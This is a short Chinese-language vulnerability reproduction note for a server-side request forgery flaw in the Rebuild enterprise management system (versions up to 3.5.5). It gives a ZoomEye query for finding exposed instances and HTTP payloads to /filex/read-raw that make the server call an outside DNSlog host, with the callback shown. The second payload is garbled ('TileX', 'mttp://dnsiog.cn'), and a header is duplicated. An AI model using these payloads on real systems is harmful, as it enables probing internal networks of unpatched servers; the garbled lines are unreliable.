R11-1Rebuild-企业管理系统-SSRF

漏洞描述:

Rebuild 3.5.5 版本存在安全漏洞,该漏洞源于组件 HTTP Request Handler 的 readRawText 函数的 url 参数存在服务器端请求伪造漏洞。

影响版本:

Ruifang-Tech Rebuild <= 3.5.5

网站图片:



网络测绘:

fofa语法:

钟馗之眼: app:"rebuild"


漏洞复现:

payload:

GET /filex/read-raw?url=http://dnslog.cn&cut=1 HTTP/1.1

GET /TileX/read-raw/url=mttp://dnsiog.cn&cut=1 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Encoding: zh-CN, zh;q=0.9
Connection: close

效果图:



42.192.197.192

_.t7sofu.dnslog.cn